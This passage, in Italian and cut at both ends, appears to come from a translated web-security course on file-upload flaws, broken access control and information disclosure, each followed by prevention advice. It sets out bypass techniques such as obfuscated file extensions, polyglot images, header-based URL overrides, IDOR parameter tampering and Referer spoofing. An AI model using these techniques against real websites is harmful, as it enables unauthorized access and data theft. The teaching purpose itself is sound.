provare a utilizzare i caratteri unicode multibyte, che possono essere convertiti in byte e punti nulli dopo la conversione o la normalizzazione Unicode. Sequenze come xC0 x2E, xC4 xAE or xC0 xAE possono essere tradotte in x2E se il filename è analizzato come stringa UTF-8, ma poi convertito in caratteri ASCII prima di essere utilizzato in un percorso.
Altre difese prevedono lo stripping o la sostituzione di estensioni pericolose per impedire l’esecuzione del file. Se questa trasformazione non viene applicata in modo ricorsivo, è possibile posizionare la stringa proibita in modo tale da rimuoverla lasciando ancora una valida estensione del file. Ad esempio, considera cosa succede se si spoglia .php dal seguente nome file:
exploit.p.phphp
Questa è solo una piccola selezione dei molti modi in cui è possibile offuscare le estensioni dei file.
Invece di fidarsi implicitamente del Content-Type specificato in una richiesta, i server più sicuri cercano di verificare che il contenuto del file corrisponda effettivamente a ciò che è previsto.
Nel caso di una funzione di caricamento di una immagine, il server potrebbe provare a verificare alcune proprietà intrinseche di un’immagine, come le sue dimensioni. Se provi a caricare uno script PHP, ad esempio, non avrà alcuna dimensione. Pertanto, il server può dedurre che non può essere un’immagine e rifiutare il caricamento di conseguenza.
Allo stesso modo, alcuni tipi di file possono sempre contenere una sequenza specifica di byte nell’header o nel footer di pagina. Questi possono essere usati come un’impronta digitale o una firma per determinare se i contenuti corrispondono al tipo previsto. Ad esempio, i file JPEG iniziano sempre con i byte FF D8 FF.
Questo è un modo molto più robusto di convalidare il tipo di file, ma anche questo non è infallibile. Utilizzando strumenti speciali, come Exiftool, può essere banale creare un file JPEG polyglot contenente codice dannoso all’interno dei suoi metadati.
Sfruttamento delle condizioni di caricamento dei file
I framework moderni sono più resistenti contro questo tipo di attacchi. In genere non caricano file direttamente nella destinazione prevista sul filesystem. Invece, prendono precauzioni come il caricamento in una directory temporanea e sandboxing e randomizzando il nome per evitare di sovrascrivere i file esistenti. Quindi eseguono la convalida su questo file temporaneo e lo trasferiscono a destinazione solo una volta considerato sicuro.
Detto questo, gli sviluppatori a volte implementano il proprio processo di caricamento di file indipendentemente da qualsiasi framework. Non solo è abbastanza complesso da implementare bene, ma può anche introdurre condizioni pericolose che consentono a un aggressore di aggirare completamente anche la convalida più robusta.
Ad esempio, alcuni siti Web caricano il file direttamente sul filesystem principale e quindi lo rimuovono se non supera la convalida. Questo tipo di comportamento è tipico nei siti Web che si basano sul software antivirus e di verifica del malware. Ciò può richiedere solo pochi millisecondi, ma per il breve periodo esiste sul server, l’attaccante può potenzialmente ancora eseguirlo.
Queste vulnerabilità sono spesso estremamente subdole, il che le rende difficili da rilevare durante i test blackbox, a meno che non si riesca a trovare un modo per far trapelare il codice sorgente pertinente.
Condizioni di corsa simili possono verificarsi in funzioni che consentono di caricare un file fornendo un URL. In questo caso, il server deve recuperare il file su Internet e creare una copia locale prima di poter eseguire qualsiasi convalida.
Poiché il file viene caricato utilizzando HTTP, gli sviluppatori non sono in grado di utilizzare i meccanismi integrati del loro framework per la convalida in modo sicuro. Invece, possono creare manualmente i propri processi per archiviare e convalidare temporaneamente il file, che potrebbe non essere così sicuro.
Ad esempio, se il file viene caricato in una directory temporanea con un nome randomizzato, in teoria, dovrebbe essere impossibile per un attaccante sfruttare eventuali condizioni di gara. Se non conoscono il nome della directory, non saranno in grado di richiedere il file per attivare la sua esecuzione. D’altra parte, se il nome della directory randomizzato viene generato utilizzando funzioni pseudo-casuali come uniqid() di PHP, può potenzialmente essere rafforzato.
Per semplificare gli attacchi come questo, puoi provare a prolungare il tempo impiegato per elaborare il file, allungando così la finestra per il brute-forcing del nome della directory. Un modo per farlo è caricare un file più grande. Se viene elaborato in blocchi, puoi potenzialmente trarne vantaggio creando un file dannoso con il carico utile all’inizio, seguito da un gran numero di byte arbitrari di imbottitura.
Sfruttare le vulnerabilità del caricamento dei file senza esecuzione del codice remoto
Negli esempi che abbiamo esaminato finora, siamo stati in grado di caricare script sul lato server per l’esecuzione del codice remoto. Questa è la conseguenza più grave di una funzione di upload di file insicuri, ma queste vulnerabilità possono ancora essere sfruttate in altri modi.
Caricamento di script dannoso lato client
Sebbene potresti non essere in grado di eseguire script sul server, potresti comunque essere in grado di caricare script per gli attacchi sul lato client. Ad esempio, se è possibile caricare file HTML o immagini SVG, è possibile utilizzare potenzialmente i tag <script> per creare payload XSS archiviati.
Se il file caricato viene quindi visualizzato in una pagina visitata da altri utenti, il loro browser eseguirà lo script quando tenta di visualizzare la pagina. Si noti che a causa delle restrizioni delle politiche della stessa origine, questi tipi di attacchi funzionano solo se il file caricato viene servito dalla stessa origine a cui lo si carica.
Sfruttando le vulnerabilità nell’analisi di file caricati
Se il file caricato sembra essere archiviato e servito in modo sicuro, l’ultima risorsa è provare a sfruttare le vulnerabilità specifiche per l’analisi o l’elaborazione di diversi formati di file. Ad esempio, sai che il server analizza i file basati su XML, come i file Microsoft Office .doc o .xls, questo potrebbe essere un potenziale vettore per gli attacchi di iniezione XXE.
Caricamento di file utilizzando PUT
Vale la pena notare che alcuni server Web potrebbero essere configurati per supportare le richieste PUT. Se non sono in atto difese appropriate, ciò può fornire un mezzo alternativo per caricare file dannosi, anche quando una funzione di caricamento non è disponibile tramite l’interfaccia Web.
È possibile provare a inviare richieste OPTIONS a endpoint diversi per testare qualsiasi supporto per pubblicizzare per il metodo PUT.
Come prevenire le vulnerabilità del caricamento dei file
Consentire agli utenti di caricare file è all’ordine del giorno e non deve essere pericoloso fintanto che prendi le precauzioni giuste. In generale, il modo più efficace per proteggere i propri siti Web da queste vulnerabilità è implementare tutte le seguenti pratiche:
controlla l’estensione del file con una whitelist di estensioni consentite piuttosto che una lista nera di quelle proibite. È molto più facile indovinare quali estensioni potresti voler consentire che indovinare quali un attaccante potrebbe provare a caricare;
assicurarsi che il filename non contenga alcun substrings che può essere interpretato come una directory o una sequenza di attraversamento (../);
rinomina i file caricati per evitare collisioni che possono causare la sovrascrittura di file esistenti;
non caricare file sul filesystem permanente del server fino a quando non sono stati completamente validati;
per quanto possibile, utilizzare un framework consolidato per la preelaborazione degli upload di file anziché tentare di scrivere i propri meccanismi di convalida.
Access control vulnerabilities and privilege escalation
In questa sezione descriviamo:
Escalation dei privilegi.
I tipi di vulnerabilità che possono verificarsi con il controllo degli accessi.
Come prevenire le vulnerabilità del controllo degli accessi.
Cos’è il controllo degli accessi?
Il controllo degli accessi è l’applicazione di vincoli su chi o cosa è autorizzato a eseguire azioni o accedere alle risorse. Nel contesto delle applicazioni web, il controllo degli accessi dipende dall’autenticazione e dalla gestione delle sessioni:
L’autenticazione conferma che l’utente è chi dice di essere.
La gestione delle sessioni identifica quali successive richieste HTTP vengono effettuate dallo stesso utente.
Il controllo dell’accesso determina se all’utente è consentito eseguire l’azione che sta tentando di eseguire.
I controlli di accesso non funzionanti sono comuni e spesso presentano una vulnerabilità critica per la sicurezza. La progettazione e la gestione dei controlli di accesso è un problema complesso e dinamico che applica vincoli aziendali, organizzativi e legali a un’implementazione tecnica. Le decisioni sulla progettazione del controllo degli accessi devono essere prese dagli esseri umani, quindi il rischio di errori è elevato.
Controlli di accesso verticale
I controlli di accesso verticale sono meccanismi che limitano l’accesso a funzionalità sensibili a tipi specifici di utenti.
Con i controlli di accesso verticale, diversi tipi di utenti hanno accesso a diverse funzioni dell’applicazione. Ad esempio, un amministratore potrebbe essere in grado di modificare o eliminare l’account di qualsiasi utente, mentre un utente normale non ha accesso a queste azioni. I controlli degli accessi verticali possono essere implementazioni più precise di modelli di sicurezza progettati per applicare politiche aziendali come la separazione dei compiti e il minimo privilegio.
Controlli di accesso orizzontali
I controlli di accesso orizzontali sono meccanismi che limitano l’accesso alle risorse a utenti specifici.
Con i controlli di accesso orizzontali, utenti diversi hanno accesso a un sottoinsieme di risorse dello stesso tipo. Ad esempio, un’applicazione bancaria consentirà a un utente di visualizzare le transazioni ed effettuare pagamenti dai propri conti, ma non dai conti di qualsiasi altro utente.
Controlli di accesso dipendenti dal contesto
I controlli di accesso dipendenti dal contesto limitano l’accesso a funzionalità e risorse in base allo stato dell’applicazione o all’interazione dell’utente con essa.
I controlli di accesso dipendenti dal contesto impediscono a un utente di eseguire azioni nell’ordine sbagliato. Ad esempio, un sito Web di vendita al dettaglio potrebbe impedire agli utenti di modificare il contenuto del carrello dopo aver effettuato il pagamento.
Esempi di controlli di accesso non funzionanti
Esistono vulnerabilità nel controllo degli accessi interrotti quando un utente può accedere a risorse o eseguire azioni che non dovrebbe essere in grado di eseguire.
Escalation verticale dei privilegi
Se un utente può accedere a funzionalità a cui non è autorizzato ad accedere, si tratta di un’escalation dei privilegi verticale. Ad esempio, se un utente non amministrativo può accedere a una pagina di amministrazione in cui può eliminare gli account utente, si tratta di un’escalation dei privilegi verticale.
Funzionalità non protetta
Nella sua forma più elementare, l’escalation verticale dei privilegi si verifica quando un’applicazione non applica alcuna protezione per funzionalità sensibili. Ad esempio, le funzioni amministrative potrebbero essere collegate dalla pagina di benvenuto di un amministratore ma non dalla pagina di benvenuto di un utente. Tuttavia, un utente potrebbe essere in grado di accedere alle funzioni amministrative accedendo all’URL di amministrazione pertinente.
Ad esempio, un sito Web potrebbe ospitare funzionalità sensibili al seguente URL:
https://insecure-website.com/admin
Potrebbe essere accessibile a qualsiasi utente, non solo agli utenti amministrativi che dispongono di un collegamento alla funzionalità nella propria interfaccia utente. In alcuni casi, l’URL amministrativo potrebbe essere divulgato in altre posizioni, come nel file robots.txt:
https://insecure-website.com/robots.txt
Anche se l’URL non viene divulgato da nessuna parte, un utente malintenzionato potrebbe essere in grado di utilizzare un elenco di parole per forzare la posizione della funzionalità sensibile.
In alcuni casi, la funzionalità sensibile viene nascosta assegnandogli un URL meno prevedibile. Questo è un esempio della cosiddetta “sicurezza tramite oscurità”. Tuttavia, nascondere funzionalità sensibili non fornisce un controllo efficace dell’accesso perché gli utenti potrebbero scoprire l’URL offuscato in diversi modi.
Immagina un’applicazione che ospita funzioni amministrative al seguente URL:
Questo potrebbe non essere direttamente indovinabile da un utente malintenzionato. Tuttavia, l’applicazione potrebbe comunque divulgare l’URL agli utenti. L’URL potrebbe essere divulgato in JavaScript che costruisce l’interfaccia utente in base al ruolo dell’utente:
<script>
	var isAdmin = false;
	if (isAdmin) {
		...
		var adminPanelTag = document.createElement('a');
		adminPanelTag.setAttribute('href', 'https://insecure-website.com/administrator-panel-yb556');
		adminPanelTag.innerText = 'Admin panel';
		...
	}
</script>
Questo script aggiunge un collegamento all’interfaccia utente stesso se è un utente amministratore. Tuttavia, lo script contenente l’URL è visibile a tutti gli utenti indipendentemente dal loro ruolo.
Metodi di controllo degli accessi basati su parametri
Alcune applicazioni determinano i diritti di accesso dell’utente o il ruolo al login, quindi archiviano queste informazioni in una posizione controllabile dall’utente. Questo potrebbe essere:
un campo nascosto;
un cookie;
un parametro stringa di query preimpostata.
L’applicazione prende decisioni di controllo degli accessi in base al valore inviato. Per esempio:
Questo approccio è insicuro perché un utente può modificare la funzionalità di valore e accesso a cui non sono autorizzati, come le funzioni amministrative.
Controllo del broken access derivante dall’errore di configurazione della piattaforma
Alcune applicazioni applicano i controlli di accesso a livello della piattaforma. Lo fanno limitando l’accesso a URL specifici e metodi HTTP in base al ruolo dell’utente. Ad esempio, un’applicazione potrebbe configurare una regola come segue:
DENY: POST, /admin/deleteUser, managers
Questa regola nega l’accesso al metodo POST sull’URL /admin/deleteUser, per gli utenti nel gruppo managers. Varie cose possono andare storte in questa situazione, portando al bypass del controllo dell’accesso.
Alcuni framework di applicazione supportano varie intestazioni HTTP non standard che possono essere utilizzate per sovrascrivere l’URL nella richiesta originale, come X-Original-URL e X-Rewrite-URL. Se un sito Web utilizza rigorosi controlli front-end per limitare l’accesso in base all’URL, ma l’applicazione consente di essere sovrascritto dall’URL tramite un’intestazione di richiesta, potrebbe essere possibile bypassare i controlli di accesso utilizzando una richiesta come la seguente:
POST / HTTP/1.1
X-Original-URL: /admin/deleteUser
...
Un attacco alternativo si riferisce al metodo HTTP utilizzato nella richiesta. I controlli front-end descritti nelle sezioni precedenti limitano l’accesso in base al metodo URL e HTTP. Alcuni siti Web tollerano diversi metodi di richiesta HTTP durante l’esecuzione di un’azione. Se un utente malintenzionato può utilizzare il metodo GET (o un altro) per eseguire azioni su un URL limitato, può bypassare il controllo di accesso implementato sul livello della piattaforma.
Controllo di broken access derivante dalle discrepanze di corrispondenza dell’URL
I siti Web possono variare nel modo in cui corrispondono rigorosamente al percorso di una richiesta in arrivo a un endpoint definito. Ad esempio, possono tollerare la capitalizzazione incoerente, quindi una richiesta a /ADMIN /DELETEUSER può ancora essere mappata all’endpoint /admin/deleteUser. Se il meccanismo di controllo dell’accesso è meno tollerante, può trattarli come due diversi endpoint e non far rispettare le restrizioni corrette di conseguenza.
Discrepanze simili possono sorgere se gli sviluppatori che utilizzano il framework Spring hanno abilitato l’opzione useSuffixPatternMatch. Ciò consente ai percorsi con un’estensione di file arbitraria di essere mappata su un endpoint equivalente senza estensione del file. In altre parole, una richiesta a /admin/deleteUser.anything corrisponderebbe comunque al modello /admin/deleteUser. Prima di Spring 5.3, questa opzione è abilitata per impostazione predefinita.
Su altri sistemi, è possibile che si verifichino discrepanze se /admin/deleteUser e /admin/deleteUser/ sono trattati come endpoint distinti. In questo caso, potresti essere in grado di bypassare i controlli di accesso aggiungendo una barra finale sul percorso.
Escalation del privilegio orizzontale
L’escalation del privilegio orizzontale si verifica se un utente è in grado di accedere alle risorse appartenenti a un altro utente, anziché alle proprie risorse di quel tipo. Ad esempio, se un dipendente può accedere ai registri di altri dipendenti e propri, allora si tratta di un’escalation del privilegio orizzontale.
Gli attacchi di escalation dei privilegi orizzontali possono utilizzare tipi simili di metodi di exploit per l’escalation del privilegio verticale. Ad esempio, un utente potrebbe accedere alla propria pagina dell’account utilizzando il seguente URL:
https://insecure-website.com/myaccount?id=123
Se un utente malintenzionato modifica il valore del parametro id a quello di un altro utente, potrebbe accedere alla pagina dell’account di un altro utente e ai dati e alle funzioni associati.
Nota
Questo è un esempio di vulnerabilità di riferimento a oggetti diretti (IDOR) insicuri. Questo tipo di vulnerabilità sorge laddove i valori dei parametri di controllo utente vengono utilizzati per accedere direttamente alle risorse o alle funzioni.
In alcune applicazioni, il parametro sfruttabile non ha un valore prevedibile. Ad esempio, invece di un numero incremento, un’applicazione potrebbe utilizzare identificatori univoci a livello globale (GUID) per identificare gli utenti. Ciò può impedire a un aggressore di indovinare o prevedere l’identificatore di un altro utente. Tuttavia, le GUID appartenenti ad altri utenti potrebbero essere divulgati altrove nell’applicazione in cui gli utenti vengono referenziati, come i messaggi dell’utente o le revisioni.
In alcuni casi, un’applicazione rileva quando all’utente non è autorizzato ad accedere alla risorsa e restituisce un reindirizzamento alla pagina di accesso. Tuttavia, la risposta contenente il reindirizzamento potrebbe includere ancora alcuni dati sensibili appartenenti all’utente mirato, quindi l’attacco ha ancora successo.
Escalation del privilegio orizzontale a verticale
Spesso, un attacco di escalation del privilegio orizzontale può essere trasformato in un’escalation del privilegio verticale, compromettendo un utente più privilegiato. Ad esempio, un’escalation orizzontale potrebbe consentire a un utente malintenzionato di ripristinare o catturare la password appartenente a un altro utente. Se l’attaccante si rivolge a un utente amministrativo e compromette il proprio account, può ottenere un accesso amministrativo e quindi eseguire un’escalation del privilegio verticale.
Un utente malintenzionato potrebbe essere in grado di accedere alla pagina dell’account di un altro utente utilizzando la tecnica di manomissione dei parametri già descritta per l’escalation del privilegio orizzontale:
https://insecure-website.com/myaccount?id=456
Se l’utente target è un amministratore dell’applicazione, l’attaccante otterrà l’accesso a una pagina dell’account amministrativo. Questa pagina potrebbe divulgare la password dell’amministratore o fornire un mezzo per modificarla o fornire accesso diretto alla funzionalità privilegiata.
I riferimenti a oggetti diretti insicuri (Insecure direct object references – IDORS) sono una sottocategoria di vulnerabilità di controllo degli accessi. Gli IDOR si verificano se un’applicazione utilizza l’input fornito dall’utente per accedere direttamente agli oggetti e un utente malintenzionato può modificare l’input per ottenere un accesso non autorizzato. È stato reso popolare dalla sua apparizione nella Top Ten Owasp 2007. È solo un esempio di molti errori di implementazione che possono fornire un mezzo per aggirare i controlli di accesso.
Vulnerabilità di controllo degli accessi nei processi in più fasi
Molti siti Web implementano funzioni importanti su una serie di passaggi. Questo è comune quando:
una varietà di input o opzioni deve essere acquisita;
l’utente deve rivedere e confermare i dettagli prima dell’esecuzione dell’azione.
Ad esempio, la funzione amministrativa per aggiornare i dettagli dell’utente potrebbe coinvolgere i seguenti passaggi:
caricare il modulo che contiene i dettagli per un utente specifico;
inviare le modifiche;
rivedere le modifiche e confermare.
A volte, un sito Web implementerà rigorosi controlli di accesso su alcuni di questi passaggi, ma ignorerà altri. Immagina un sito Web in cui i controlli di accesso vengono applicati correttamente al primo e al secondo passaggio, ma non al terzo passaggio. Il sito Web presuppone che un utente raggiunga il passaggio 3 solo se ha già completato i primi passi, che sono correttamente controllati. Un utente malintenzionato può ottenere un accesso non autorizzato alla funzione saltando i primi due passaggi e inviando direttamente la richiesta per il terzo passaggio con i parametri richiesti.
Alcuni siti Web basano controlli di accesso sull’intestazione del Referer inviati nella richiesta HTTP. L’intestazione del Referer può essere aggiunta alle richieste dei browser per indicare quale pagina ha avviato una richiesta.
Ad esempio, un’applicazione applica abilmente il controllo dell’accesso sulla pagina amministrativa principale /admin, ma per le sottopagine come /admin /deleteUser ispeziona solo l’intestazione del Referer. Se l’intestazione del Referer contiene l’URL principale /admin, è consentita la richiesta.
In questo caso, l’intestazione del Referer può essere completamente controllata da un aggressore. Ciò significa che possono forgiare richieste dirette alle secondarie sottopagine sensibili fornendo l’intestazione del Referer richiesto e ottenere un accesso non autorizzato.
Alcuni siti Web applicano i controlli di accesso in base alla posizione geografica dell’utente. Ciò può applicarsi, ad esempio, alle applicazioni bancarie o ai servizi dei media in cui si applicano la legislazione statale o le restrizioni aziendali. Questi controlli di accesso possono spesso essere aggirati dall’uso di proxy Web, VPN o manipolazione dei meccanismi di geolocalizzazione sul lato client.
Come prevenire le vulnerabilità del controllo degli accessi
Le vulnerabilità di controllo degli accessi possono essere prevenute adottando un approccio di difesa in profondità e applicando i seguenti principi:
non fare mai affidamento sull’offuscamento da solo per il controllo dell’accesso;
a meno che una risorsa non sia destinata a essere accessibile al pubblico, negano l’accesso per impostazione predefinita;
ove possibile, utilizzare un singolo meccanismo a livello di applicazione per far rispettare i controlli di accesso;
a livello di codice, rendere obbligatorio per gli sviluppatori dichiarare l’accesso consentito per ciascuna risorsa e negare l’accesso per impostazione predefinita;
controlli di accesso a controllo e test per garantire che funzionino come progettato.
In questa sezione spiegheremo le nozioni di base sulle vulnerabilità legate alla divulgazione di informazioni e descriveremo come trovarle e sfruttarle. Offriremo anche alcune indicazioni su come prevenire le vulnerabilità legate alla divulgazione di informazioni nei tuoi siti web.
Imparare a trovare e sfruttare la divulgazione delle informazioni è un’abilità vitale per qualsiasi tester. È probabile che lo incontri regolarmente e, una volta che sai come sfruttarlo in modo efficace, può aiutarti a migliorare l’efficienza dei test e consentirti di trovare bug aggiuntivi di elevata gravità.
Che cos’è la divulgazione delle informazioni?
La divulgazione di informazioni, nota anche come fuga di informazioni, avviene quando un sito Web rivela involontariamente informazioni sensibili ai propri utenti. A seconda del contesto, i siti Web possono divulgare tutti i tipi di informazioni a un potenziale utente malintenzionato, tra cui:
dati su altri utenti, come nomi utente o informazioni finanziarie;
dati commerciali o aziendali sensibili;
dettagli tecnici sul sito web e sulla sua infrastruttura.
I pericoli derivanti dalla fuga di dati aziendali o utente sensibili sono abbastanza ovvi, ma la divulgazione di informazioni tecniche a volte può essere altrettanto grave. Anche se alcune di queste informazioni saranno di utilità limitata, possono potenzialmente essere un punto di partenza per esporre un’ulteriore superficie di attacco, che potrebbe contenere altre vulnerabilità interessanti. La conoscenza che sarai in grado di raccogliere potrebbe persino fornire il pezzo mancante del puzzle quando cerchi di costruire attacchi complessi e ad alta gravità.
Occasionalmente, informazioni sensibili potrebbero essere divulgate incautamente agli utenti che stanno semplicemente navigando nel sito Web in modo normale. Più comunemente, tuttavia, un utente malintenzionato deve ottenere la divulgazione di informazioni interagendo con il sito Web in modi inaspettati o dannosi. Studieranno quindi attentamente le risposte del sito Web per cercare di identificare comportamenti interessanti.
Esempi di divulgazione di informazioni
Alcuni esempi fondamentali di divulgazione di informazioni sono i seguenti:
rivelare i nomi delle directory nascoste, la loro struttura e i loro contenuti tramite un file robots.txt o un elenco di directory;
fornire accesso ai file del codice sorgente tramite backup temporanei;
menzione esplicita dei nomi di tabelle o colonne del database nei messaggi di errore;
esporre inutilmente informazioni altamente sensibili, come i dettagli della carta di credito;
chiavi API hardcoding, indirizzi IP, credenziali del database e così via nel codice sorgente;
suggerendo l’esistenza o l’assenza di risorse, nomi utente e così via attraverso sottili differenze nel comportamento dell’applicazione.
In questo argomento imparerai come trovare e sfruttare alcuni di questi esempi e altro ancora.
Come nascono le vulnerabilità legate alla divulgazione delle informazioni?
Le vulnerabilità legate alla divulgazione di informazioni possono presentarsi in innumerevoli modi diversi, ma queste possono essere classificate a grandi linee come segue:
Mancata rimozione dei contenuti interni dai contenuti pubblici. Ad esempio, i commenti degli sviluppatori nel markup sono talvolta visibili agli utenti nell’ambiente di produzione.
Configurazione non sicura del sito web e delle tecnologie correlate. Ad esempio, la mancata disabilitazione delle funzionalità di debug e diagnostica può talvolta fornire agli aggressori strumenti utili per aiutarli a ottenere informazioni sensibili. Le configurazioni predefinite possono anche rendere vulnerabili i siti Web, ad esempio visualizzando messaggi di errore eccessivamente dettagliati.
Design e comportamento difettosi dell’applicazione. Ad esempio, se un sito Web restituisce risposte distinte quando si verificano diversi stati di errore, ciò può anche consentire agli aggressori di enumerare dati sensibili, come credenziali utente valide.
Qual è l’impatto delle vulnerabilità legate alla divulgazione delle informazioni?
Le vulnerabilità nella divulgazione di informazioni possono avere un impatto sia diretto che indiretto a seconda dello scopo del sito web e, quindi, delle informazioni che un utente malintenzionato è in grado di ottenere. In alcuni casi, il solo atto di divulgazione di informazioni sensibili può avere un impatto elevato sulle parti interessate. Ad esempio, un negozio online che divulga i dati della carta di credito dei propri clienti potrebbe avere gravi conseguenze.
D’altro canto, la fuga di informazioni tecniche, come la struttura delle directory o i framework di terze parti utilizzati, potrebbe avere un impatto diretto minimo o nullo. Tuttavia, nelle mani sbagliate, queste potrebbero rivelarsi le informazioni chiave necessarie per realizzare numerosi altri exploit. La gravità in questo caso dipende da ciò che l’aggressore è in grado di fare con queste informazioni.
Come valutare la gravità delle vulnerabilità legate alla divulgazione delle informazioni
Sebbene l’impatto finale possa essere potenzialmente molto grave, è solo in circostanze specifiche che la divulgazione di informazioni costituisce di per sé un problema di elevata gravità. Durante i test, in particolare, la divulgazione di informazioni tecniche è spesso interessante solo se si è in grado di dimostrare come un utente malintenzionato potrebbe utilizzarle per fare qualcosa di dannoso.
Ad esempio, sapere che un sito Web utilizza una particolare versione del framework è di utilità limitata se tale versione è completamente aggiornata. Tuttavia, queste informazioni diventano significative quando il sito Web utilizza una versione precedente che contiene una vulnerabilità nota. In questo caso, eseguire un attacco devastante potrebbe essere semplice come applicare un exploit documentato pubblicamente.
È importante esercitare il buon senso quando si scopre che vengono divulgate informazioni potenzialmente sensibili. È probabile che dettagli tecnici minori possano essere scoperti in numerosi modi su molti dei siti Web testati. Pertanto, l’attenzione principale dovrebbe essere rivolta all’impatto e alla sfruttabilità delle informazioni trapelate, non solo alla presenza della divulgazione di informazioni come problema a sé stante. L’ovvia eccezione a ciò avviene quando le informazioni trapelate sono così sensibili da meritare attenzione di per sé.
Come prevenire le vulnerabilità legate alla divulgazione di informazioni
Impedire completamente la divulgazione delle informazioni è complicato a causa dell’enorme varietà di modi in cui può verificarsi. Tuttavia, esistono alcune best practice generali che puoi seguire per ridurre al minimo il rischio che questo tipo di vulnerabilità si insinui nei tuoi siti web.
Assicurati che tutti coloro che sono coinvolti nella realizzazione del sito web siano pienamente consapevoli di quali informazioni siano considerate sensibili. A volte informazioni apparentemente innocue possono essere molto più utili per un utente malintenzionato di quanto si creda. Evidenziare questi pericoli può aiutare a garantire che le informazioni sensibili vengano gestite in modo più sicuro in generale dalla tua organizzazione.
Controlla qualsiasi codice per la potenziale divulgazione di informazioni come parte del tuo QA o dei processi di creazione. Dovrebbe essere relativamente semplice automatizzare alcune delle attività associate, come l’eliminazione dei commenti degli sviluppatori.
Utilizzare il più possibile messaggi di errore generici. Non fornire inutilmente agli aggressori indizi sul comportamento dell’applicazione.
Ricontrolla che tutte le funzionalità di debug o diagnostica siano disabilitate nell’ambiente di produzione.
Assicurati di comprendere appieno le impostazioni di configurazione e le implicazioni sulla sicurezza di qualsiasi tecnologia di terze parti che implementi. Prenditi il tempo necessario per indagare e disattivare eventuali funzionalità e impostazioni di cui non hai effettivamente bisogno.
Come individuare e sfruttare le vulnerabilità legate alla divulgazione di informazioni
In questa sezione forniremo consigli pratici su alcune tecniche e strumenti che è possibile utilizzare per identificare la divulgazione di informazioni in un’ampia gamma di contesti. Abbiamo anche fornito diversi laboratori in modo che tu possa esercitarti nell’estrazione di diversi tipi di informazioni che potrebbero essere utilizzate come parte di un ulteriore attacco.
test per le vulnerabilità legate alla divulgazione di informazioni;
fonti comuni di divulgazione delle informazioni LABS;
Come testare le vulnerabilità legate alla divulgazione di informazioni
In generale, è importante non sviluppare la “visione a tunnel” durante i test. In altre parole, dovresti evitare di concentrarti troppo su una particolare vulnerabilità. I dati sensibili possono essere divulgati ovunque, quindi è importante non perdere nulla che potrebbe essere utile in seguito. Troverai spesso dati sensibili durante i test per qualcos’altro. Un’abilità chiave è essere in grado di riconoscere informazioni interessanti quando e dove le trovi.
Di seguito sono riportati alcuni esempi di tecniche e strumenti di alto livello che è possibile utilizzare per identificare le vulnerabilità legate alla divulgazione di informazioni durante i test.
Fuzzing
Utilizzando Burp Scanner
Utilizzando gli engagement tools di Burp
Risposte informative ingegneristiche
Fuzzing
Se identifichi parametri interessanti, puoi provare a inviare tipi di dati inaspettati e stringhe fuzz appositamente predisposte per vedere quale effetto ha. Presta molta attenzione; sebbene le risposte a volte rivelino esplicitamente informazioni interessanti, possono anche suggerire in modo più sottile il comportamento dell’applicazione. Ad esempio, potrebbe trattarsi di una leggera differenza nel tempo impiegato per elaborare la richiesta. Anche se il contenuto di un messaggio di errore non rivela nulla, a volte il fatto che si sia verificato un caso di errore invece di un altro è di per sé un’informazione utile.
Puoi automatizzare gran parte di questo processo utilizzando strumenti come Burp Intruder. Ciò offre numerosi vantaggi. In particolare, puoi:
aggiungere le posizioni del payload ai parametri e utilizzare elenchi di parole predefiniti di stringhe fuzz per testare un volume elevato di input diversi in rapida successione;
identificare facilmente le differenze nelle risposte confrontando codici di stato HTTP, tempi di risposta, lunghezze e così via;
utilizzare le regole di corrispondenza grep per identificare rapidamente le occorrenze di parole chiave, come error, invalid, SELECT, SQL e così via;
applicare le regole di estrazione grep per estrarre e confrontare il contenuto di elementi interessanti all’interno delle risposte.
Puoi anche utilizzare l’estensione Logger++, disponibile nello store BApp. Oltre a registrare richieste e risposte da tutti gli strumenti di Burp, ti consente di definire filtri avanzati per evidenziare le voci interessanti. Questa è solo una delle tante estensioni Burp che possono aiutarti a trovare tutti i dati sensibili trapelati dal sito web.
Utilizzando Burp Scanner
Gli utenti di Burp Suite Professional hanno il vantaggio di Burp Scanner. Ciò fornisce funzionalità di scansione in tempo reale per il controllo degli elementi durante la navigazione oppure puoi pianificare scansioni automatizzate per eseguire la scansione e controllare il sito di destinazione per tuo conto. Entrambi gli approcci contrassegneranno automaticamente molte vulnerabilità legate alla divulgazione di informazioni. Ad esempio, Burp Scanner ti avviserà se trova informazioni sensibili come chiavi private, indirizzi e-mail e numeri di carta di credito in una risposta. Identificherà inoltre eventuali file di backup, elenchi di directory e così via.
Utilizzando gli engagement tools di Burp
Burp fornisce diversi engagement tools che puoi utilizzare per trovare più facilmente informazioni interessanti nel sito Web di destinazione. Puoi accedere agli engagement tools dal menu contestuale: fai semplicemente clic con il pulsante destro del mouse su qualsiasi messaggio HTTP, voce Burp Proxy o elemento nella mappa del sito e vai su “Engagement tools”.
I seguenti strumenti sono particolarmente utili in questo contesto.
Ricerca
Puoi utilizzare questo strumento per cercare qualsiasi espressione all’interno dell’elemento selezionato. Puoi ottimizzare i risultati utilizzando varie opzioni di ricerca avanzata, come la ricerca regex o la ricerca negativa. Ciò è utile per trovare rapidamente occorrenze (o assenze) di specifiche parole chiave di interesse.
Trova commenti
Puoi utilizzare questo strumento per estrarre rapidamente eventuali commenti degli sviluppatori trovati nell’elemento selezionato. Fornisce inoltre schede per accedere immediatamente al ciclo di richiesta/risposta HTTP in cui è stato trovato ciascun commento.
Scopri i contenuti
Puoi utilizzare questo strumento per identificare contenuti e funzionalità aggiuntivi non collegati ai contenuti visibili del sito web. Questo può essere utile per trovare directory e file aggiuntivi che non necessariamente verranno visualizzati automaticamente nella mappa del sito.
Risposte informative ingegneristiche
I messaggi di errore dettagliati a volte possono rivelare informazioni interessanti durante il normale flusso di lavoro dei test. Tuttavia, studiando il modo in cui i messaggi di errore cambiano in base ai tuoi input, puoi fare un ulteriore passo avanti. In alcuni casi, sarai in grado di manipolare il sito web per estrarre dati arbitrari tramite un messaggio di errore.
Esistono numerosi metodi per farlo a seconda dello scenario particolare che incontri. Un esempio comune è fare in modo che la logica dell’applicazione tenti un’azione non valida su un elemento di dati specifico. Ad esempio, l’invio di un valore di parametro non valido potrebbe portare a un’analisi dello stack o a una risposta di debug che contiene dettagli interessanti. A volte è possibile che i messaggi di errore rivelino il valore dei dati desiderati nella risposta.
Fonti comuni di divulgazione delle informazioni
La divulgazione di informazioni può avvenire in un’ampia varietà di contesti all’interno di un sito web. Di seguito sono riportati alcuni esempi comuni di luoghi in cui è possibile verificare se vengono esposte informazioni sensibili.
File per crawler web
Elenchi di directory
